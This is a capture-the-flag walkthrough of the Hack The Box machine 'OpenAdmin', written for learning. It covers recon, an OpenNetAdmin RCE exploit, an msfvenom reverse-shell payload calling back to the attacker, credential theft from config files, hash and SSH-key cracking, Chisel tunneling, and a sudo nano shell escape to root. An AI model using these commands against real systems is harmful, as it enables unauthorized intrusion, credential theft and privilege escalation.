# OpenAdmin walkthrough

## Index



## List of pictures

# Disclaimer

I do this box to learn things and challenge myself. I'm not a kind of penetration tester guru who always knows where to look for the right answer. Use it as a guide or support. Remember that it is always better to try it by yourself. All data and information provided on my walkthrough are for informational and educational purpose only. The tutorial and demo provided here is only for those who're willing and curious to know and learn about Ethical Hacking, Security and Penetration Testing.

Just as note: I am not an English native person, so sorry if I did some grammatical and syntax mistakes.

# Reconnaissance

The results of an initial nMap scan are the following:

```
┌──(k14d1u5㉿k14d1u5-kali)-[/media/…/Linux/Easy/OpenAdmin/nMap]
└─$ nmap -sT -sV -A -p- 10.10.10.171 -oA OpenAdmin
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-08-27 20:08 AEST
Nmap scan report for 10.10.10.171
Host is up (0.053s latency).
Not shown: 65533 closed tcp ports (conn-refused)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 4b:98:df:85:d1:7e:f0:3d:da:48:cd:bc:92:00:b7:54 (RSA)
|   256 dc:eb:3d:c9:44:d1:18:b1:22:b4:cf:de:bd:6c:7a:54 (ECDSA)
|_  256 dc:ad:ca:3c:11:31:5b:6f:e6:a4:89:34:7c:9b:e5:50 (ED25519)
80/tcp open  http    Apache httpd 2.4.29 ((Ubuntu))
|_http-title: Apache2 Ubuntu Default Page: It works
|_http-server-header: Apache/2.4.29 (Ubuntu)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 24.53 seconds
```

*Figure 1 - nMap scan results*

Open ports are 22 and 80. So, this box has SSH service (port 22) enabled and a web application running on port 80. Also, nMap provided me Linux as OS identified. However, nMap didn't provide me further information about the OS.

# Initial foothold

Exploring the published web sites, it looks like has nothing to do on it. So, I searched some "hidden" content using **ffuf** tool. In this way, as you can see in the following picture, I found some interesting new web pages:

```
.html.php               [Status: 403, Size: 277, Words: 20, Lines: 10, Duration: 45ms]
.html.printable         [Status: 403, Size: 277, Words: 20, Lines: 10, Duration: 44ms]
.html.sav               [Status: 403, Size: 277, Words: 20, Lines: 10, Duration: 44ms]
.html_                  [Status: 403, Size: 277, Words: 20, Lines: 10, Duration: 45ms]
.html1                  [Status: 403, Size: 277, Words: 20, Lines: 10, Duration: 45ms]
.html_files             [Status: 403, Size: 277, Words: 20, Lines: 10, Duration: 45ms]
.html_var_DE            [Status: 403, Size: 277, Words: 20, Lines: 10, Duration: 45ms]
.htmll                  [Status: 403, Size: 277, Words: 20, Lines: 10, Duration: 45ms]
.htmlpar                [Status: 403, Size: 277, Words: 20, Lines: 10, Duration: 45ms]
.htmls                  [Status: 403, Size: 277, Words: 20, Lines: 10, Duration: 45ms]
.htmlprint              [Status: 403, Size: 277, Words: 20, Lines: 10, Duration: 45ms]
.htpasswd               [Status: 403, Size: 277, Words: 20, Lines: 10, Duration: 46ms]
.htpasswds              [Status: 403, Size: 277, Words: 20, Lines: 10, Duration: 46ms]
.hts                    [Status: 403, Size: 277, Words: 20, Lines: 10, Duration: 46ms]
.htuser                 [Status: 403, Size: 277, Words: 20, Lines: 10, Duration: 46ms]
.htx                    [Status: 403, Size: 277, Words: 20, Lines: 10, Duration: 46ms]
.php                    [Status: 403, Size: 277, Words: 20, Lines: 10, Duration: 45ms]
.phtml                  [Status: 403, Size: 277, Words: 20, Lines: 10, Duration: 46ms]
.phps                   [Status: 403, Size: 277, Words: 20, Lines: 10, Duration: 46ms]
                        [Status: 200, Size: 10918, Words: 3499, Lines: 376, Duration: 4767ms]
# directory-list-2.3-medium.txt [Status: 200, Size: 10918, Words: 3499, Lines: 376, Duration: 4767ms]
# or send a letter to Creative Commons, 171 Second Street,  [Status: 200, Size: 10918, Words: 3499, Lines: 376, Duration: 4971ms]
artwork                 [Status: 301, Size: 314, Words: 20, Lines: 10, Duration: 45ms]
music                   [Status: 301, Size: 312, Words: 20, Lines: 10, Duration: 47ms]
server-status           [Status: 403, Size: 277, Words: 20, Lines: 10, Duration: 48ms]
sierra                  [Status: 301, Size: 313, Words: 20, Lines: 10, Duration: 46ms]
:: Progress: [255958/255958] :: Job [1/1] :: 843 req/sec :: Duration: [0:05:09] :: Errors: 0 ::
```

*Figure 2 - ffuf scan results*

The command I used was the following:

$$ffuf\ -w\ /home/k14d1u5/Desktop/finalWordlistWebContentEnum.txt \\ -u\ http://10.10.10.171/FUZZ\ -c$$

The new web paths I found was **/artwork**, **/music** and **/sierra**. I diligently analyzed these new pages and I noted that the Login button on the **/music** path home page is linked to a new login page at the link $http://10.10.10.171/ona/$, as you can see in the following picture:




*Figure 3 - Administrative login page found*

# User flag

At this point I searched on the Internet some interesting information and plausible exploit about ONA. Luckly, I found an interesting exploit to provide RCE. So, I downloaded and run it:




*Figure 4 - ONA exploit*

I this way, I obtained a shell on the target. However, I opened a new shell uploading a msfvenom payload, opened a new listener and running the payload. I created the new payload running the following command:

$$msfvenom\ -p\ linux/x64/shell\_reverse\_tcp\ LHOST = 10.10.14.8\ LPORT = 9653\ -f\ elf > shell.elf$$

Looking for some interesting information on the target machine, I found which users are on the target:

```
cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-network:x:100:102:systemd Network Management,,,:/run/systemd/netif:/usr/sbin/nologin
systemd-resolve:x:101:103:systemd Resolver,,,:/run/systemd/resolve:/usr/sbin/nologin
syslog:x:102:106::/home/syslog:/usr/sbin/nologin
messagebus:x:103:107::/nonexistent:/usr/sbin/nologin
_apt:x:104:65534::/nonexistent:/usr/sbin/nologin
lxd:x:105:65534::/var/lib/lxd/:/bin/false
uuidd:x:106:110::/run/uuidd:/usr/sbin/nologin
dnsmasq:x:107:65534:dnsmasq,,,:/var/lib/misc:/usr/sbin/nologin
landscape:x:108:112::/var/lib/landscape:/usr/sbin/nologin
pollinate:x:109:1::/var/cache/pollinate:/bin/false
sshd:x:110:65534::/run/sshd:/usr/sbin/nologin
jimmy:x:1000:1000:jimmy:/home/jimmy:/bin/bash
mysql:x:111:114:MySQL Server,,,:/nonexistent:/bin/false
joanna:x:1001:1001:,,,:/home/joanna:/bin/bash
```

*Figure 5 - User list on target*

after a long search, I found an interesting password, as shown in the following picture:

```
cd local
ls -la
total 20
drwxrwxr-x  5 www-data www-data 4096 Jan  3  2018 .
drwxrwxr-x 10 www-data www-data 4096 Sep  5 09:40 ..
drwxrwxr-x  2 www-data www-data 4096 Nov 21  2019 config
drwxrwxr-x  3 www-data www-data 4096 Jan  3  2018 nmap_scans
drwxrwxr-x  2 www-data www-data 4096 Jan  3  2018 plugins
cd config
ls -la
total 16
drwxrwxr-x 2 www-data www-data 4096 Nov 21  2019 .
drwxrwxr-x 5 www-data www-data 4096 Jan  3  2018 ..
-rw-r--r-- 1 www-data www-data  426 Nov 21  2019 database_settings.inc.php
-rw-rw-r-- 1 www-data www-data 1201 Jan  3  2018 motd.txt.example
-rw-r--r-- 1 www-data www-data    0 Nov 21  2019 run_installer
cat database_settings.inc.php
<?php

$ona_contexts=array (
  'DEFAULT' =>
  array (
    'databases' =>
    array (
      0 =>
      array (
        'db_type' => 'mysqli',
        'db_host' => 'localhost',
        'db_login' => 'ona_sys',
        'db_passwd' => 'n[redacted]!',
        'db_database' => 'ona_default',
        'db_debug' => false,
      ),
    ),
    'description' => 'Default data context',
    'context_color' => '#D3DBFF',
  ),
);

?>
```

*Figure 6 - Password found*

Since I found this (and another password actually), I tried it to log I as jimmy:

```
┌──(k14d1u5㉿k14d1u5-kali)-[~/Desktop]
└─$ ssh jimmy@10.10.10.171
jimmy@10.10.10.171's password:
Welcome to Ubuntu 18.04.3 LTS (GNU/Linux 4.15.0-70-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

  System information as of Thu Sep  5 11:22:42 UTC 2024

  System load:  0.02               Processes:             176
  Usage of /:   31.1% of 7.81GB    Users logged in:       0
  Memory usage: 10%                IP address for ens160: 10.10.10.171
  Swap usage:   0%


 * Canonical Livepatch is available for installation.
   - Reduce system reboots and improve kernel security. Activate at:
     https://ubuntu.com/livepatch

39 packages can be updated.
11 updates are security updates.

Failed to connect to https://changelogs.ubuntu.com/meta-release-lts. Check your Internet connection or proxy settings


Last login: Thu Sep  5 11:21:36 2024 from 10.10.14.8
jimmy@openadmin:~$
```

*Figure 7 - SSH login as Jimmy*

Finally, I am a user o the target. However, jimmy user has not the user flag. This can only mean I have to became Joanna. So, I started again to search other interesting information. In particular, observing the active processes, I found one running on the loopback on port 52846. So, I looked for some other information about it, and I found out that it is a virtual host:

```
cat /etc/apache2/sites-enabled/internal.conf
Listen 127.0.0.1:52846

<VirtualHost 127.0.0.1:52846>
    ServerName internal.openadmin.htb
    DocumentRoot /var/www/internal

<IfModule mpm_itk_module>
AssignUserID joanna joanna
</IfModule>

    ErrorLog ${APACHE_LOG_DIR}/error.log
    CustomLog ${APACHE_LOG_DIR}/access.log combined

</VirtualHost>
```

*Figure 8 - Virtual host found*

At this point, I looked for his home directory, where I found a credentials in his **index.php** file:

```
</head>
<body>

    <h2>Enter Username and Password</h2>
    <div class = "container form-signin">
      <h2 class="featurette-heading">Login Restricted.<span class="text-muted"></span></h2>
        <?php
          $msg = '';

          if (isset($_POST['login']) && !empty($_POST['username']) && !empty($_POST['password'])) {
            if ($_POST['username'] == 'jimmy' && hash('sha512',$_POST['password']) == '00[redacted]1') {
                $_SESSION['username'] = 'jimmy';
                header("Location: /main.php");
            } else {
                $msg = 'Wrong username or password.';
            }
          }
        ?>
    </div> <!-- /container -->

    <div class = "container">
```

*Figure 9 - Credentials found*

At this point I tried to crack it. I tried with success to do it using crack station web site:




*Figure 10 - Password cracked*

It looked like as I found credentials to log in the internal domain. So, I need a port forwarding to reach it. To implement the port forwarding, I used Chisel. I download the ARM version to run it on the victim machine (I obviously uploaded it on the target) and the Intel version (correct one for me) to run it on my Kali machine. So, on my Kali machine I run Chisel using the command

$$./chisel - attacker\ server\ --reverse\ --port\ 8888$$

```
┌──(k14d1u5㉿k14d1u5-kali)-[~/Desktop]
└─$ ./chisel-attacker server --reverse --port 8888
2024/09/05 19:46:36 server: Reverse tunnelling enabled
2024/09/05 19:46:36 server: Fingerprint 2flAE1CgQq1J8280mAZTaIlNAq3b2Tuc6UZX5JUl/nM=
2024/09/05 19:46:36 server: Listening on http://0.0.0.0:8888
2024/09/05 19:52:33 server: session#1: tun: proxy#R:52846⇒localhost:52846: Listening
2024/09/05 19:52:33 server: session#1: tun: proxy#R:8889⇒localhost:8889: Listening
```

*Figure 11 - Chisel on my Kali attacker machine*

$$./chisel\ client\ 10.10.14.8{:}8888\ R{:}52846{:}localhost{:}52846\ R{:}8889{:}localhost{:}8889$$

```
chmod +x chisel
./chisel client 10.10.14.8:8888 R:52846:localhost:52846 R:8889:localhost:8889
2024/09/05 09:52:33 client: Connecting to ws://10.10.14.8:8888
2024/09/05 09:52:33 client: Connected (Latency 43.03185ms)
```

*Figure 12 - Chisel on target machine*

At this point I can access to the internal domain simply using a browser on my Kali machine and browse to $http://127.0.0.1{:}52846/index.php$ page:




*Figure 13 - Internal domain home page*

Once I logged in using the credentials I found, I was very surprised that it provided me an RSA key, as shown:




*Figure 14 - RSA key*

Analyzing the main page from the shell, I found that this RSA key is related to Joanna user. Also, this page informed me that a password is needed. So, I copied the RSA key in a TXT file, I created a JohnTheRipper compatible file and I tried to crack it using JohnTheRipper:

```
┌──(k14d1u5㉿k14d1u5-kali)-[~/Desktop]
└─$ ssh2john ./JoannaRSAKey > johannaKeyJohn.txt

┌──(k14d1u5㉿k14d1u5-kali)-[~/Desktop]
└─$ john johannaKeyJohn.txt --wordlist=fullPassList.txt
Using default input encoding: UTF-8
Loaded 1 password hash (SSH, SSH private key [RSA/DSA/EC/OPENSSH 32/64])
Cost 1 (KDF/cipher [0=MD5/AES 1=MD5/3DES 2=Bcrypt/AES]) is 0 for all loaded hashes
Cost 2 (iteration count) is 1 for all loaded hashes
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
b[redacted]s      (./JoannaRSAKey)
1g 0:00:00:01 DONE (2024-09-06 20:03) 0.6802g/s 3822Kp/s 3822Kc/s 3822KC/s bloodmoon69..bloodofblade
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
```

*Figure 15 - Johanna RSA key cracked*

Finally, I have Johanna credentials and I can log in via SSH as her and retrieve the user flag:

```
┌──(k14d1u5㉿k14d1u5-kali)-[~/Desktop]
└─$ ssh -i JoannaRSAKey joanna@10.10.10.171
Enter passphrase for key 'JoannaRSAKey':
Welcome to Ubuntu 18.04.3 LTS (GNU/Linux 4.15.0-70-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

  System information as of Fri Sep  6 10:07:25 UTC 2024

  System load:  0.0               Processes:             172
  Usage of /:   30.9% of 7.81GB   Users logged in:       0
  Memory usage: 9%                IP address for ens160: 10.10.10.171
  Swap usage:   0%


 * Canonical Livepatch is available for installation.
   - Reduce system reboots and improve kernel security. Activate at:
     https://ubuntu.com/livepatch

39 packages can be updated.
11 updates are security updates.


Last login: Tue Jul 27 06:12:07 2021 from 10.10.14.15
joanna@openadmin:~$ ls -la
total 36
drwxr-x--- 5 joanna joanna 4096 Jul 27  2021 .
drwxr-xr-x 4 root   root   4096 Nov 22  2019 ..
lrwxrwxrwx 1 joanna joanna    9 Nov 22  2019 .bash_history -> /dev/null
-rw-r--r-- 1 joanna joanna  220 Nov 22  2019 .bash_logout
-rw-r--r-- 1 joanna joanna 3771 Nov 22  2019 .bashrc
drwx------ 2 joanna joanna 4096 Jul 27  2021 .cache
drwx------ 3 joanna joanna 4096 Nov 22  2019 .gnupg
-rw-r--r-- 1 joanna joanna  807 Nov 22  2019 .profile
drwx------ 2 joanna joanna 4096 Nov 23  2019 .ssh
-r-------- 1 joanna joanna   33 Sep  6 09:59 user.txt
joanna@openadmin:~$ cat user.txt
6[redacted]5
joanna@openadmin:~$ locate user.txt
joanna@openadmin:~$
```

*Figure 16 - Log in as Johanna ad user flag*

# Privilege escalation

Once I obtained the user flag, I needed to escalate my privileges. Luckly, it was a very easy task. In fact, I found that Johanna was able to read a specific file using **nano** tool as user:

```
joanna@openadmin:~$ sudo -l
Matching Defaults entries for joanna on openadmin:
    env_keep+="LANG LANGUAGE LINGUAS LC_* _XKB_CHARSET", env_keep+="XAPPLRESDIR XFILESEARCHPATH XUSERFILESEARCHPATH", secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin, mail_badpass

User joanna may run the following commands on openadmin:
    (ALL) NOPASSWD: /bin/nano /opt/priv
joanna@openadmin:~$
```

*Figure 17 - Info to escalate privileges*

So, all I needed to do was read this file and using the **nano** tool to open a shell and retrieve the root flag:

```
Command to execute: reset; sh 1>&0 2>&0
#  Get Help
#  Cancel
# whoami
root
# pwd
/home/joanna
# cd /root
# ls -la
total 36
drwx------  6 root root 4096 Sep  6 10:16 .
drwxr-xr-x 24 root root 4096 Aug 17  2021 ..
lrwxrwxrwx  1 root root    9 Nov 21  2019 .bash_history -> /dev/null
-rw-r--r--  1 root root 3106 Apr  9  2018 .bashrc
drwx------  2 root root 4096 Aug 17  2021 .cache
drwx------  3 root root 4096 Nov 21  2019 .gnupg
drwxr-xr-x  3 root root 4096 Aug 17  2021 .local
-rw-r--r--  1 root root  148 Aug 17  2015 .profile
-r--------  1 root root   33 Sep  6 10:16 root.txt
drwx------  2 root root 4096 Nov 21  2019 .ssh
# cat root.txt
0[redacted]:8
#
```

*Figure 18 - Privilege escalation and root flag*

Please, note that to run the command you see in the previous picture you need to open the right "**nano** section" using first $CTRL + R$ and after $CTRL + X$.

# Personal comments

This box, in my opinion, is mainly based on finding of information on the target machine. For me, this is a quite hard task because I have to find a structured way to do it and improve my methodology for this task. Also, I think this box is quite challenging because the ONA link is present only on the /music path home page and NOT in the other pages on the same /music path. This is, in my opinion, very unrealistic and make me lost a lot of time (I checked the login link in other pages and the ONA link was not present, so I searched more and more). Also, the flag values I found as described didn't work, so I was not able to insert them on HackTheBox site and rate this box. Anyway, due to this box require several tasks to retrieve the user flag, the login link matter I described before and the need to use port forwarding, I consider this box as **medium** difficulty and not easy as you can find on HackTheBox site. Also, I created a more comprehensive wordlist to use it in brute force attacks.

# References

ONA exploit - https://github.com/amriunix/ona-rce

Chisel download - https://github.com/jpillora/chisel/releases

Crackstation - https://crackstation.net/

GTFOBins - https://gtfobins.github.io/